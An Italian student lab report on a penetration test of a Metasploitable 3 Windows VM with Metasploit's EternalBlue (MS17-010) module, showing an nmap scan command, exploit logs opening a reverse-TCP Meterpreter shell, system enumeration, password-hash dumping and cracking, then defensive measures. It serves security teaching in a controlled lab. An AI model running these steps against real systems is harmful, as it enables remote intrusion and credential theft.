EternalBlue Exploit
Penetration Test su Metasploitable 3

Elena Di Tonno - 866597

04.03.2024

1 Introduzione

Questo report descrive i passaggi che hanno condotto all'esecuzione di un *penetration test* su una versione vulnerabile di Windows attraverso l'utilizzo del noto exploit EternalBlue.

1.1 Obiettivi e contesto

L'obiettivo è quello di dimostrare come sia possibile accedere da remoto a una macchina senza possedere informazioni preliminari in merito e di eseguire del codice arbitrario al suo interno.

L'exploit utilizzato è **EternalBlue**, noto per sfruttare una vulnerabilità nel protocollo **Server Message Block** (SMB) di Microsoft Windows [1] consentendo di eseguire codice in remoto. Il protocollo SMB è utilizzato per la condivisione di risorse di rete come file e stampanti.

1.2 Strumenti

Sono state utilizzate le seguenti tecnologie:

- **Metasploitable 3**: una macchina virtuale Windows vulnerabile di default, utile per l'apprendimento e per i test di sicurezza.
- **VirtualBox**: un software per la virtualizzazione.
- **Kali Linux** su VM: una distribuzione Linux progettata specificamente per la sicurezza, fornita di tutti gli strumenti e i pacchetti necessari per i pentester.
- **NMAP e Metasploit**: due strumenti preinstallati su Kali Linux, utili a scannerizzare le reti ed effettuare exploit.

2 Configurazione delle macchine virtuali

Entrambe le macchine virtuali, attaccante e target, sono state connesse alla stessa rete virtuale con **NAT** (Network Address Translation Network) attraverso interfacce ethernet, ottenendo due IP privati diversi; segue screenshot di configurazione:



Figura 1: Configurazione di rete per le VM

IP dell'attaccante:

Figura 2: IP di Kali Linux

IP della macchina target:



Figura 3: Ip di Windows

3 Raccolta di Informazioni

Prima di tutto, è stata eseguita una scansione dell'IP della macchina target utilizzando **Nmap** (Network Mapper), un software specifico per scansionare le reti. Il comando `nmap -p- -sV <IP_TARGET>` permette di scansionare tutte le porte e individuando i servizi in esecuzione con le relative versioni.

Dalla schermata emerge che la **porta 445** è aperta ed espone il servizio Microsoft-DS (Microsoft Directory Service), che è una componente del protocollo SMB le cui vulnerabilità sono sfruttate da EternalBlue.



Figura 4: Scansione con Nmap

4 Vulnerabilità e impatto

L'impatto di una vulnerabilità di questo tipo è decisamente significativo. Oltre al danno derivato dalla violazione della riservatezza, integrità e disponibilità dei dati, è doveroso

menzionare le perdite in termini economici: Wannacry, *crypto-ransomware* diffuso attraverso l'exploit EternalBlue ha colpito istituzioni del calibro del Servizio Sanitario Nazionale (NHS) del Regno Unito. «*Si stima che i danni causati da WannaCry siano stati dell'ordine dei miliardi di dollari.*»[2]

5 Exploit

5.1 Preparazione dell'exploit

Una volta scannerizzato l'IP della macchina target avente la porta 445 esposta, si è predisposto l'uso del modulo `windows/smb/ms17_010_eternalblue` per l'esecuzione dell'attacco con **Metasploit**.



Figura 5: Ricerca del modulo in Metasplot 6.



Figura 6: Opzioni del modulo

Il payload utilizzato è specifico per OS Windows ed di tipo *reverse TCP*; funziona nella seguente maniera: l'attaccante invia un payload al sistema bersaglio con il proprio IP e porta su cui ascoltare, infine, il target cerca di stabilire una connessione con l'attaccante, permettendo così l'inizializzazione di una sessione.

5.2 Lancio dell'Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445          - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 S
tandard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.5:445 - The target is vulnerable.
[*] 10.0.2.5:445 - Connecting to target for exploitation.
```

Figura 7: Exploit

Seguivano uno serie di log di cui sono riportate le ultime righe, che hanno confermato la creazione di una sessione **Meterpreter**, un payload di Metasploit che fornisce una *shell* interattiva da remoto.

```
[+] 10.0.2.5:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.5:445 - Sending egg to corrupted connection.
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.5
[+] 10.0.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 4 opened (10.0.2.4:4444 → 10.0.2.5:49335) at 2024-03-04 11:31:07 -05
00
```

Figura 8: Exploit riuscito

5.3 Post-Exploit

Una volta ottenuto l'accesso al target, è stato eseguito del codice con Meterpreter per ottenere informazioni generali sul sistema.

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Figura 9: Informazioni sul sistema target

Confermato l'accesso alla macchina target, è stato utilizzato **Hashdump**, un modulo di Metasploit che consente di ottenere gli *hash* delle password degli utenti.

Figura 10: Recupero password con Hashdump

In ultimo, è stata 'crackata' una delle password con **CrackStation**: questo tool online combina una serie di metodi per crackare gli hash delle password, nello specifico si avvale dell'uso di **dizionari** con password comuni, **tabelle di ricerca** con grandi set di password di cui gli hash sono pre-calcolati, oppure tecniche di **forza bruta**.[3]



Figura 11: Password crackata con CrackStation

Una volta ottenuti i dati di accesso di un utente, è possibile operare per suo conto sulla macchina attaccata.

6 Misure di Sicurezza

Una serie di misure di sicurezza per evitare exploit come EternalBlue[4]:

- Scansionare sempre gli allegati email.
- Aggiornare i software solo da siti ufficiali.
- Verificare l'host dei link prima di cliccarli.
- Evitare cartelle condivise in reti pubbliche.
- Segmentare le reti.
- Mantenere aggiornato Windows.
- Utilizzare un software anti-malware e un Firewall.
- Disattivare SMBv1 sulle vecchie versioni di Windows nelle quali non sono installate patch di sicurezza.

7 Conclusioni

Il penetration test condotto su Metasploitable 3 ha dimostrato la vulnerabilità dei sistemi Windows non aggiornati all'exploit EternalBlue. L'attacco ha avuto successo, consentendo l'accesso remoto alla macchina target e l'esecuzione di codice arbitrario volto all'ottenimento della password di uno degli utenti.

Infine, è importante sottolineare che *questo test è stato condotto su una macchina virtuale in un ambiente controllato*, pertanto, i risultati potrebbero essere diversi in un ambiente reale.

8 Sitografia

[1] Microsoft. Server message block overview.

[2] AVG. Exploit eternalblue: di cosa si tratta? rappresenta ancora una minaccia?

[3] Defuse Security. Salted password hashing - doing it right.

[4] Leopoldo Onorato. Eternalblue, l'exploit che minaccia il mondo dell'informatica.

Data ultima consultazione: 5 Marzo 2024